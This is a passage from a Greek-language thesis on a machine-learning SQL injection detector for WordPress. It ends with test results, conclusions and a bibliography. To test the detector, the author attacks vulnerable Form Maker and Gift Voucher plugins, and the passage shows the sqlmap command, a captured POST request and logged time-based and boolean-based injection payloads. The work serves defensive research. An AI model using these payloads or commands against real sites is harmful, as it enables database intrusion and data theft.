[08:22:31] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[08:22:43] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[08:23:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[08:23:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:24:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[08:24:36] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[08:25:08] [INFO] testing 'Oracle AND time-based blind'
```

Εικόνα B'.2. 12 Χρήση SQLMAP για επίθεση προς "Form Maker"

Το σύστημα ανιχνεύει όλες τις επιθέσεις που εκτελούνται από το sqlmap. Το αποτέλεσμα έχει πάρα πολλές γραμμές για να φανούν σε μια εικόνα, έτσι το παρακάτω είναι ένα δείγμα του τι καταγράφει.

	A	B
1	IP: 213.7.120.136 - August 13, 2021, 5:22 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;SELECT PG_SLEEP(5)--
2	IP: 213.7.120.136 - August 13, 2021, 5:22 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;WAITFOR DELAY '0.0.5'--
3	IP: 213.7.120.136 - August 13, 2021, 5:22 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;WAITFOR DELAY '0.0.5'--
4	IP: 213.7.120.136 - August 13, 2021, 5:22 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;WAITFOR DELAY '0.0.5'--
5	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;WAITFOR DELAY '0.0.5'--
6	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;SELECT DBMS_PIPE RECEIVE_MESSAGE(CHR(88))CHR(88))CHR(76))CHR(88),5) FROM DUAL--
7	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;SELECT DBMS_PIPE RECEIVE_MESSAGE(CHR(88))CHR(88))CHR(76))CHR(88),5) FROM DUAL--
8	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;SELECT DBMS_PIPE RECEIVE_MESSAGE(CHR(88))CHR(88))CHR(76))CHR(88),5) FROM DUAL--
9	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;SELECT DBMS_PIPE RECEIVE_MESSAGE(CHR(88))CHR(88))CHR(76))CHR(88),5) FROM DUAL--
10	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND (SELECT 9383 FROM (SELECT(SLEEP(5)))FJIT) AND (9066=9066
11	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND (SELECT 9383 FROM (SELECT(SLEEP(5)))FJIT)
12	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND (SELECT 9383 FROM (SELECT(SLEEP(5)))FJIT)-- ieVm
13	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND (SELECT 9383 FROM (SELECT(SLEEP(5)))FJIT) AND ('Nasy'='Nasy
14	IP: 213.7.120.136 - August 13, 2021, 5:23 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND (SELECT 9383 FROM (SELECT(SLEEP(5)))FJIT) AND 'YHJh'='YHJh
15	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND 8550=(SELECT 8550 FROM PG_SLEEP(5)) AND (4808=4808
16	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND 8550=(SELECT 8550 FROM PG_SLEEP(5))
17	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND 8550=(SELECT 8550 FROM PG_SLEEP(5))-- foUd
18	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND 8550=(SELECT 8550 FROM PG_SLEEP(5)) AND ('OBD'='OBD
19	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123;AND 8550=(SELECT 8550 FROM PG_SLEEP(5)) AND 'hBNn'='hBNn
20	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123; WAITFOR DELAY '0.0.5' AND (4423=4423
21	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 WAITFOR DELAY '0.0.5'
22	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 WAITFOR DELAY '0.0.5'-- zakn
23	IP: 213.7.120.136 - August 13, 2021, 5:24 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123; WAITFOR DELAY '0.0.5' AND ('lM'='lM
24	IP: 213.7.120.136 - August 13, 2021, 5:25 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123; WAITFOR DELAY '0.0.5' AND 'xMQn'='xMQn
25	IP: 213.7.120.136 - August 13, 2021, 5:25 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND 8045=DBMS_PIPE RECEIVE_MESSAGE(CHR(80))CHR(111))CHR(87))CHR(98),5) AND (3016=3016
26	IP: 213.7.120.136 - August 13, 2021, 5:25 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND 8045=DBMS_PIPE RECEIVE_MESSAGE(CHR(80))CHR(111))CHR(87))CHR(98),5)
27	IP: 213.7.120.136 - August 13, 2021, 5:25 am	Location: /wp-admin/admin.php?page=blocked_ips_fm&s=123 AND 8045=DBMS_PIPE RECEIVE_MESSAGE(CHR(80))CHR(111))CHR(87))CHR(98),5)-- Zvmf

Εικόνα B'.2. 13 Αρχείο Attacks_log.csv από επίθεση προς "Form Maker"

B'.2.3.5 WordPress Gift Voucher:

Αυτό το PLUGIN χρησιμοποιείται για εμπορικούς ιστότοπους. Μέσω αυτού, ένας ιστότοπος μπορεί να δημιουργήσει δωροκάρτες. Στην έκδοση 1.0.5 υπάρχει μια ευπάθεια SQL Injection[67]. Η ευπάθεια είναι σε κάθε αίτημα POST που περιέχει την παράμετρο “template_id” και είναι τύπου “Boolean-Based Blind”. Θα λάβω ξανά το αίτημα ανάρτησης χρησιμοποιώντας το πρόγραμμα burp.

```
1 POST /wp-admin/admin.php?page=new-voucher-template HTTP/1.1
2 Host: dokiml35.hstn.me
3 Content-Length: 143
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://dokiml35.hstn.me
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://dokiml35.hstn.me/wp-admin/admin.php?page=new-voucher-template
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: wordpress_clf5de2478ec7f5d14540c3d87dc8b90=AdminA7C162895531847CNDpkpG6Gf4Vf519q4nJHoHFaG6BwK7utwbZBWhfkdF17C08ee44df0b52e9c257f9df19e5f40df6bb96dd0121cab50b554395b0580f517b; wordpress_test_cookie=Wp120Cookie120check; _test=51c8b78c3bb6a5ad4b404a347f24a009; PHPSESSID=ec5d2bb91555c4Ca797bb369159c81c1; wordpress_logged_in_clf5de2478ec7f5d14540c3d87dc8b90=AdminA7C162895531847CNDpkpG6Gf4Vf519q4nJHoHFaG6BwK7utwbZBWhfkdF17C3bdadfb403baaf30683fa579383c853f61a5a72eb73ff9498e5fd9de62e685b7; wp-settings-l=SELECT*FROMSELECTSLREP10BIAH; wp-settings-time-1=1628825204
14 Connection: close
15
16 action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=&title=awdawd&image=&active=Inactive&submit=Add+Template
```

Εικόνα B'.2. 14 Αίτημα POST από το πρόσθετο “Gift Voucher”

Η εντολή sqlmap είναι η ακόλουθη:

```
sqlmap.py -r gift.txt -p template_id
```

```
[09:00:00] [INFO] testing for SQL injection on POST parameter 'template_id'
[09:00:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:00:20] [WARNING] reflective value(s) found and filtering out
[09:03:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:04:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

Εικόνα B'.2. 15 Χρήση SQLMAP για επίθεση προς “Gift Voucher”

Ο λόγος που έκανα ένα δεύτερο πείραμα χρησιμοποιώντας το sqlmap είναι για να δείξω ότι μπορεί επίσης να ανιχνεύσει επιθέσεις που προέρχονται από sqlmap και είναι αιτήματα POST. Το σύστημα εντόπισε και αυτές τις επιθέσεις. Ακολουθεί ένα δείγμα του αρχείου καταγραφής.

	A	B
1	IP: 213.7.120.136 - August 13, 2021, 6:00 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%29+AND+9010%3D1246+AND+%289744%3D9744&title=test&image=&ac
2	IP: 213.7.120.136 - August 13, 2021, 6:00 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%29+AND+1458%3D1458+AND+%289443%3D9443&title=test&image=&ac
3	IP: 213.7.120.136 - August 13, 2021, 6:00 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%29+AND+4670%3D1207+AND+%282226%3D8226&title=test&image=&ac
4	IP: 213.7.120.136 - August 13, 2021, 6:01 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=+AND+7068%3D7784&title=test&image=active=Inactive&submit=Add+Terr
5	IP: 213.7.120.136 - August 13, 2021, 6:01 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=+AND+3885%3D7674&title=test&image=active=Inactive&submit=Add+Terr
6	IP: 213.7.120.136 - August 13, 2021, 6:01 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%27%29+AND+6089%3D8019+AND+%28%27axAc%27%3D%27axAc&title=
7	IP: 213.7.120.136 - August 13, 2021, 6:01 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%27%29+AND+1458%3D1458+AND+%28%27IEt%27%3D%27IEt&title=test
8	IP: 213.7.120.136 - August 13, 2021, 6:02 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%27%29+AND+6897%3D5702+AND+%28%27eVfr%27%3D%27eVfr&title=te
9	IP: 213.7.120.136 - August 13, 2021, 6:02 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%27+AND+1620%3D1173+AND+%27hFXG%27%3D%27hFXG&title=test&ir
10	IP: 213.7.120.136 - August 13, 2021, 6:02 am	Location: /wp-admin/admin.php?page=new-voucher-template&wp-admin/admin.php?action=save_voucher_settings_option&new_template_verify=878bf0531e&action=&template_id=%27+AND+1458%3D1458+AND+%27gXmj%27%3D%27gXmj&title=test&im

Εικόνα B'.2. 16 Αρχείο Attacks_log.csv από επίθεση προς “Gift Voucher”

Β'.2.4 Μελλοντικές χρήσεις

Αυτό το σύστημα μπορεί να χρησιμοποιηθεί για να επεκτείνει την ασφάλεια ενός ιστότοπου και να μειώσει το κόστος του. Μπορεί να επεκταθεί για να ανιχνεύσει όχι μόνο επιθέσεις SQL Injection αλλά και άλλες επιθέσεις όπως το XSS (Cross-site Scripting) και το Command Injection, αυτό μπορεί να γίνει με την επέκταση του συνόλου δεδομένων έτσι ώστε να περιλαμβάνει αυτούς τους τύπους αιτημάτων. Μπορεί επίσης να βελτιωθεί στο μέλλον με την προσθήκη διαφορετικών τύπων συστημάτων ειδοποίησης, όπως email, τηλέφωνο και ακόμη και εφαρμογή για κινητά. Σε βέλτιστες συνθήκες, μια εταιρεία βελτιστοποιεί ένα σύστημα όπως αυτό και μέσω μηχανικής μάθησης όχι μόνο ανιχνεύει επιθέσεις SQL Injection αλλά και σε πραγματικό χρόνο σταματά την πρόσβαση στον εισβολέα. Η ασφάλεια αυτής της εφαρμογής μπορεί επίσης να βελτιωθεί. Παραδοσιακές τεχνικές άμυνας μπορούν επίσης να χρησιμοποιηθούν για να κάνουν αυτήν την εφαρμογή ασφαλή. Για παράδειγμα, η επικύρωση εισόδου μπορεί να χρησιμοποιηθεί για την προστασία δεδομένων με κωδικοποίηση και κρυπτογράφηση. Αυτό μπορεί να βοηθήσει στην προστασία των αρχείων καταγραφής, καθώς αποτρέπει επιθέσεις όπως "Log Injection". Ανάλογα με την κλίμακα του ιστότοπου που χρησιμοποιεί αυτήν την εφαρμογή μπορούν να εφαρμοστούν και άλλες τεχνικές. Όσον αφορά τα τρέχοντα προβλήματα, υπάρχει μόνο ένα. Επί του παρόντος, αυτό το πρόβλημα είναι η απόδοσή του. Αυτό οφείλεται στο γεγονός ότι η εφαρμογή Flask βρίσκεται σε έναν δωρεάν διακομιστή κάτι που μπορεί εύκολα να διορθωθεί μέσω της χρήσης ενός πολύ καλύτερου κεντρικού υπολογιστή.

Κεφάλαιο Γ.

Γ.1 Τελικό αποτέλεσμα

Έχω δημιουργήσει επιτυχώς ένα πλήρως αυτοματοποιημένο σύστημα ανίχνευσης επιθέσεων SQL Injection. Το σύνολο δεδομένων αποτελείτο από 48220 καταχωρήσεις δεδομένων και δύο κλάσεις. Οι δύο κλάσεις είναι κανονικά ερωτήματα και ερωτήματα SQL Injection και αντιπροσωπεύονται με την ετικέτα μηδέν (0) και ένα (1). Το σύνολο δεδομένων κατανέμεται εξίσου μεταξύ των δύο κατηγοριών, καθένα με 24110 καταχωρήσεις, καθιστώντας το πλήρως ισορροπημένο. Τα κανονικά ερωτήματα αποκτήθηκαν λαμβάνοντας ερωτήματα από διευθύνσεις URL, μια νέα προσέγγιση που σκέφτηκα, που λειτούργησε πολύ καλά.. Τα ερωτήματα SQL Injection προήλθαν από έξι διαφορετικές πηγές. Αυτό γίνεται για να έχουμε ένα αρκετά μεγάλο σύνολο δεδομένων που αντιπροσωπεύει πλήρως την ποικιλία των διαφορετικών τύπων επιθέσεων SQL Injection που μπορούν να συμβούν. Το σύνολο δεδομένων περιείχε δεδομένα κειμένου, οπότε χρειάστηκε να γίνει κάποια εξαγωγή χαρακτηριστικών προκειμένου οι αλγόριθμοι μηχανικής μάθησης να μπορούν να λαμβάνουν τα δεδομένα. Για να το κάνω αυτό, επέλεξα τη μέθοδο διανυσματοποίησης χρησιμοποιώντας το CountVectorizer του scikit-learn, το οποίο τη συχνότητα για τη μετατροπή κειμένου σε διανύσματα. Το σύνολο δεδομένων χωρίστηκε σε 70% για εκπαίδευση και 30% για δοκιμές. Χρησιμοποιήθηκαν εννέα αλγόριθμοι για πειράματα, Naive Bayes Bernoulli, Naive Bayes Gaussian, Logistic Regression, Support Vector Machine, Decision Tree Classifier, Random Forest Classifier και Knn classifier. Όλα έχουν εξαιρετικά αποτελέσματα με ακρίβεια πάνω από 90% το καθένα. Οι καλύτεροι αλγόριθμοι ήταν το Random Forest με 99,28% ακρίβεια, το Decision Tree Classifier με 99,20% ακρίβεια και η Logistic Regression με 99,08% ακρίβεια. Πραγματοποίησα 10-Fold Cross Validation σε αυτούς τους 3 κορυφαίους αλγόριθμους με τα αποτελέσματα να είναι 0.9925 για Logistic Regression, 0.9932 για Decision Tree και 0.9943 για Random Forest.

Προκειμένου να έχω ένα πλήρως αυτοματοποιημένο σύστημα, πρέπει τα ερωτήματα να εξάγονται αυτόματα από έναν ιστότοπο. Αυτό έγινε χρησιμοποιώντας PHP. Το μοντέλο μηχανικής μάθησης εκτελείται χρησιμοποιώντας Python, οπότε απαιτείται ένας διαδικτυακός διακομιστής για να στεγάσει τον κώδικα. Αυτό έγινε χρησιμοποιώντας μια διαδικτυακή υπηρεσία που παρέχει δωρεάν διακομιστές που υποστηρίζουν εφαρμογές ιστού Python. Χρησιμοποιώντας αυτήν την υπηρεσία δημιούργησα μια εφαρμογή Flask. Αυτή η εφαρμογή λαμβάνει ερωτήματα και μέσω του μοντέλου μηχανικής εκμάθησης επιστρέφει είτε μηδέν (0) είτε ένα (1). Στη συνέχεια, δημιούργησα ένα πρόσθετο που χρησιμοποιώντας τον προαναφερθέντα κώδικα PHP εξάγει όλα τα πιθανά αιτήματα από έναν ιστότοπο και το στέλνει στην εφαρμογή Flask. Εάν η εφαρμογή επιστρέψει 1 σημαίνει ότι το ερώτημα είναι επίθεση και καταγράφει τα στοιχεία του εισβολέα. Δημιούργησα επίσης μια διεπαφή για το πρόσθετο όπου επιλέγεται ο αλγόριθμος μηχανικής μάθησης και δίνεται η δυνατότητα λήψης του αρχείου επιθέσεων. Στο τέλος για δοκιμή του συστήματος έγιναν επιθέσεις σε παλιά ευάλωτα πρόσθετα χρησιμοποιώντας το πρόγραμμα Burp Suite και SQLmap. Το σύστημα λειτούργησε άψογα και κατάφερε να εντοπίσει και να καταγράψει τις εισερχόμενες επιθέσεις SQL Injection χωρίς προβλήματα.

Γ'.2 Διαφορετικές προσεγγίσεις

Ενώ τα αποτελέσματα ήταν εξαιρετικά καλά, ο πειραματισμός με διαφορετικές προσεγγίσεις ή διαφορετική μεθοδολογία μπορεί να βοηθήσει στην εξαγωγή καλύτερων συμπερασμάτων. Πρώτα θα μπορούσε κάποιος να δοκιμάσει να αλλάξει το σύνολο δεδομένων για εκπαίδευση. Τα κανονικά ερωτήματα μπορούν να αλλάξουν έτσι ώστε να είναι πιο διαφορετικά και συγκεκριμένα. Για παράδειγμα, ένας μεγάλος ιστότοπος μπορεί να δημιουργήσει ένα σύνολο δεδομένων μόνο από τα δικά του συγκεκριμένα αιτήματα, καθιστώντας το μοντέλο μηχανικής μάθησης ιδιαίτερα καλό για τη ιστοσελίδα του. Όσον αφορά την εξαγωγή χαρακτηριστικών, μπορεί να χρησιμοποιηθεί η σε βάθος μάθηση η οποία παρομοίως με το CountVectorizer είναι πλήρως αυτοματοποιημένη. Για το μοντέλο μηχανικής μάθησης μπορεί επίσης να χρησιμοποιηθεί η σε βάθος μάθηση αντί των παραδοσιακών αλγορίθμων. Εφόσον έχω ήδη δημιουργήσει ένα μεγάλο σύνολο δεδομένων, η εφαρμογή βαθιάς μάθησης είναι πολύ εύκολη. Τέλος, όταν πρόκειται για αυτοματοποίηση της ανίχνευσης, μπορούν να χρησιμοποιηθούν επαναλαμβανόμενες εργασίες. Αντί για τον εντοπισμό όλων των εισερχόμενων αιτημάτων σε πραγματικό χρόνο που έχω κάνει, κάποιος θα μπορούσε να συλλέξει όλα τα αιτήματα σε ένα αρχείο και να ορίσει έναν καθορισμένο χρόνο στον οποίο θα πραγματοποιείτε καθημερινός σάρωση από το μοντέλο μηχανικής εκμάθησης.

Γ'.3 Συμπεράσματα

Η SQL Injection είναι μία από τις πιο σοβαρές επιθέσεις αφού μπορεί να δώσει στον εισβολέα πλήρη έλεγχο σημαντικών δεδομένων προκαλώντας εξαιρετικά αρνητικό αντίκτυπο στις οργανώσεις. Έτσι, είναι πολύ επωφελές για τις οργανώσεις να επενδύσουν στην προστασία των συστημάτων τους, καθώς οι επιθέσεις μπορεί να καταλήξουν πολύ δαπανηρές. Ενώ οι παραδοσιακές τεχνικές άμυνας είναι σίγουρα απαραίτητες, απαιτούνται νέοι πιο αποτελεσματικοί και καλύτεροι τρόποι προστασίας. Η μηχανική μάθηση μπορεί να βοηθήσει στη βελτίωση των αμυντικών τεχνικών, καθώς μπορεί να αυτοματοποιήσει εργασίες και να καταστήσει τις μεθόδους πολύ πιο αποτελεσματικές. Ένα από τα μεγαλύτερα οφέλη του είναι το γεγονός ότι μπορεί να βοηθήσει με άγνωστες νέες επιθέσεις, όπως οι επιθέσεις zero day. Σε αυτήν την εργασία χρησιμοποίησα μηχανική μάθηση για τον εντοπισμό επιθέσεων SQL Injection σε ιστότοπους WordPress. Χρησιμοποιήθηκαν επτά αλγόριθμοι και όλοι είχαν εξαιρετικά υψηλή ακρίβεια. Μέσα από αυτά τα αποτελέσματα μπορούμε να καταλήξουμε στο συμπέρασμα ότι όχι μόνο η μηχανική μάθηση μπορεί να βοηθήσει στην ανίχνευση επιθέσεων SQL Injection αλλά είναι επίσης εξαιρετικά αποτελεσματική σε αυτό. Σε αυτήν την εργασία δημιουργήθηκε επίσης ένα αυτόματο σύστημα ανίχνευσης επιθέσεων SQL Injection με τη χρήση μηχανικής μάθησης για ιστοσελίδες WordPress. Διάφορες επιθέσεις SQL Injection έγιναν τότε προς στο σύστημα και τις εντόπισε όλες με επιτυχία. Αυτό αποδεικνύει ότι η μηχανική μάθηση μπορεί να χρησιμοποιηθεί αποτελεσματικά για την αυτοματοποίηση της ανίχνευσης εισβολών. Εφόσον η μηχανική μάθηση χρησιμοποιήθηκε για τον εντοπισμό επιθέσεων τύπου SQL Injection, η ίδια μεθοδολογία μπορεί να εφαρμοστεί σε διαφορετικούς τύπους επιθέσεων, όπως Cross-Site Scripting (XSS) και Command Injection. Είναι ασφαλές να υποθέσουμε ότι στο εγγύς μέλλον η χρήση της μηχανικής μάθησης για αμυντικούς σκοπούς θα γίνει πολύ πιο συνηθισμένη.

Βιβλιογραφία

- [1] Q. Liu, P. Li, W. Zhao, W. Cai, S. Yu and V. C. M. Leung, 2018, 'A Survey on Security Threats and Defensive Techniques of Machine Learning: A Data Driven View', IEEE Access, vol. 6, pp. 12103-12117, doi: 10.1109/ACCESS.2018.2805680.
- [2] K. Zhang, 2019, 'A Machine Learning Based Approach to Identify SQL Injection Vulnerabilities', 2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE), pp. 1286-1288, doi: 10.1109/ASE.2019.00164.
- [3] US Federal Bureau of Investigation, 2020, '2019 Internet Crime Report', FBI's Internet Crime Complaint Center (IC3), <https://www.fbi.gov/news/stories/2019-internet-crime-report-released-021120>
- [4] Mary K. Pratt, 2021, 'Cyber Attack', TechTarget, Newton. Massachusetts, <https://searchsecurity.techtarget.com/definition/cyber-attack>
- [5] Biswas, Saikat & Sohel, M. & Sajal, Md.Mizanur & Afrin, Tanjina & Bhuiyan, Touhid & Hassan, Md Maruf, 2018, 'A Study on Remote Code Execution Vulnerability in Web Applications', International Conference on Cyber Security and Computer Science, pp. 1-8, https://www.researchgate.net/publication/328956499_A_Study_on_Remote_Code_Execution_Vulnerability_in_Web_Applications
- [6] M. Sprengers, J. van Haaster, 2016, Chapter 3 - Organization of #operations, Cyber Guerilla, Syngress, Pages 41-109, ISBN 9780128051979, <https://doi.org/10.1016/B978-0-12-805197-9.00003-6> , <https://www.sciencedirect.com/science/article/pii/B9780128051979000036>
- [7] Imperva, 2019, 'Cross site scripting (XSS) attacks', digital image of stored XSS, (<https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks>)
- [8] THAKUR, K., & PATHAN, A.-S. K. (2020). Cybersecurity fundamentals: a real-world perspective. Boca Raton, FL, CRC Press. ,(<https://www.amazon.com/Cybersecurity-Fundamentals-Perspective-Kutub-Thakur/dp/0367476487>)
- [9] N. Singh, M. Dayal, R. S. Raw and S. Kumar, "SQL injection: Types, methodology, attack queries and prevention," 2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom), 2016, pp. 2872-2876.,<https://ieeexplore.ieee.org/document/7724789>
- [10] Gallaher, Michael & Rowe, Brent & Rogozhin, Alex & Link, Albert. (2006). Economic Analysis of Cyber Security. 110, https://www.researchgate.net/publication/235082256_Economic_Analysis_of_Cyber_Security
- [11] van Niekerk, Johan. (2013). From information security to cyber security. Computers & Security. 38. 97-102. 10.1016/j.cose.2013.04.004, https://www.researchgate.net/publication/278325582_From_information_security_to_cyber_security
- [12] Tsiakis, Theodosios & Stephanides, George. (2005). The economic approach of information security. Computers & Security. 24. 105-108. 10.1016/j.cose.2005.02.001. , https://www.researchgate.net/publication/222910960_The_economic_approach_of_information_security

- [13] Westerlind K.,2004, 'Evaluating return on information technology investment.', Master Thesis, School of Economics and Commercial Law, Gothenburg University, https://gupea.ub.gu.se/bitstream/2077/1162/1/Nr_9_KW.pdf
- [14] R. B. Brinhosa, C. B. Westphall and C. M. Westphall,2008, "A Security Framework for Input Validation," 2008 Second International Conference on Emerging Security Information, Systems and Technologies, pp. 88-92, doi: 10.1109/SECURWARE.2008.67, <https://ieeexplore.ieee.org/document/4622566>
- [15] Groenewegen, Danny & Visser, Eelco. (2009). Integration of Data Validation and User Interface Concerns in a DSL for Web Applications. *Software and Systems Modeling*. 12. 164-173. 10.1007/978-3-642-12107-4_13, https://www.researchgate.net/publication/221055336_Integration_of_Data_Validation_and_User_Interface_Concerns_in_a_DSL_for_Web_Applications
- [16] M. Vieira, N. Antunes and H. Madeira,2009, "Using web security scanners to detect vulnerabilities in web services," 2009 IEEE/IFIP International Conference on Dependable Systems & Networks, pp. 566-571, doi: 10.1109/DSN.2009.5270294, <https://ieeexplore.ieee.org/document/5270294>
- [17] N. Antunes and M. Vieira, 2015, "Assessing and Comparing Vulnerability Detection Tools for Web Services: Benchmarking Approach and Examples," in *IEEE Transactions on Services Computing*, vol. 8, no. 2, pp. 269-283, doi: 10.1109/TSC.2014.2310221.
- [18] J. Fonseca, M. Vieira and H. Madeira, 2007, "Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks," 13th Pacific Rim International Symposium on Dependable Computing (PRDC 2007), pp. 365-372, doi: 10.1109/PRDC.2007.55., <https://ieeexplore.ieee.org/document/4459684>
- [19] N. Antunes and M. Vieira,2010, "Benchmarking Vulnerability Detection Tools for Web Services," 2010 IEEE International Conference on Web Services, pp. 203-210, doi: 10.1109/ICWS.2010.76. , <https://ieeexplore.ieee.org/document/5552783>
- [20] Erturk, Emre & Rajan, Angel. (2017). Web Vulnerability Scanners: A Case Study. , https://www.researchgate.net/publication/317930794_Web_Vulnerability_Scanners_A_Case_Study
- [21] Lawrence A. Gordon, W. (2006). 2006 CSI/FBI Computer Crime and Security Survey. Computer Security Institute. ,http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2006.pdf
- [22] Mirjalili, Mahin & Nowroozi, Alireza & Alidoosti, Mitra. (2014). A survey on web penetration test. *ACSII Advances in Computer Science: an International Journal*. 3. , https://www.researchgate.net/publication/270523617_A_survey_on_web_penetration_test
- [23] Jonathon Schwartz, 2018, 'Autonomous Penetration Testing using Reinforcement Learning', Bachelor Thesis, School of Information Technology and Electrical Engineering, University of Queensland., <https://arxiv.org/abs/1905.05965>
- [24] Olufohunsi, Temitope. (2020). Penetration Testing in Today's World. , https://www.researchgate.net/publication/340514920_Penetration_Testing_in_Today's_World

- [25] Chan Wai, 2021, "Conducting a Penetration Test on an Organization", Information Security Reading Room, SANS Institute, <https://www.sans.org/white-papers/67/>
- [26] Ladekar, Sunil. (2014). Best Practices for Information Security Breach Management. , https://www.researchgate.net/publication/264084730_Best_Practices_for_Information_Security_Breach_Management
- [27] Schneiner B., 2004, "The nonsecurity of Secrecy", Communications of the ACM, Vol. 47 No. 10. Page 120, <https://cacm.acm.org/magazines/2004/10/6404-the-nonsecurity-of-secrecy/fulltext>
- [28] Bollinger J., 2004, "Economies of disclosure", ACM SIGCAS Computers and Society, Volume 34. Issue 3, <https://dl.acm.org/doi/fullHtml/10.1145/1111635.1111636>
- [29] Lynch S., 2015, "Full Disclosure: Infosec Industry Still Fighting Over Vulnerability Reporting", Cisco Umbrella, <https://umbrella.cisco.com/blog/full-disclosure-infosec-industry-still-fighting>
- [30] Nils J. Nilsson, 2015, "Introduction to Machine Learning", Robotics Laboratory. Department of Computer Science, Stanford University, <https://ai.stanford.edu/~nilsson/mlbook.html>
- [31] MIT Technology Review Insights, 2017, "Machine Learning: The New Proving Ground for Competitive Advantage", MIT Technology Review, <https://www.technologyreview.com/2017/03/16/106260/machine-learning-the-new-proving-ground-for-competitive-advantage/>
- [32] Jordan, Michael & Mitchell, T.M.. (2015). Machine Learning: Trends, Perspectives, and Prospects. Science (New York, N.Y.). 349. 255-60. 10.1126/science.aaa8415, https://www.researchgate.net/publication/281822417_Machine_Learning_Trends_Perspectives_and_Prospects
- [33] Ravish R. 2021, "Supervised, Unsupervised, And Semi-Supervised Learning With Real-Life Usecase", Digital image, <https://www.enjoyalgorithms.com/blogs/supervised-unsupervised-and-semisupervised-learning>
- [34] 2018, "ML | Linear Regression", Digital image of linear regression, <https://www.geeksforgeeks.org/ml-linear-regression/>
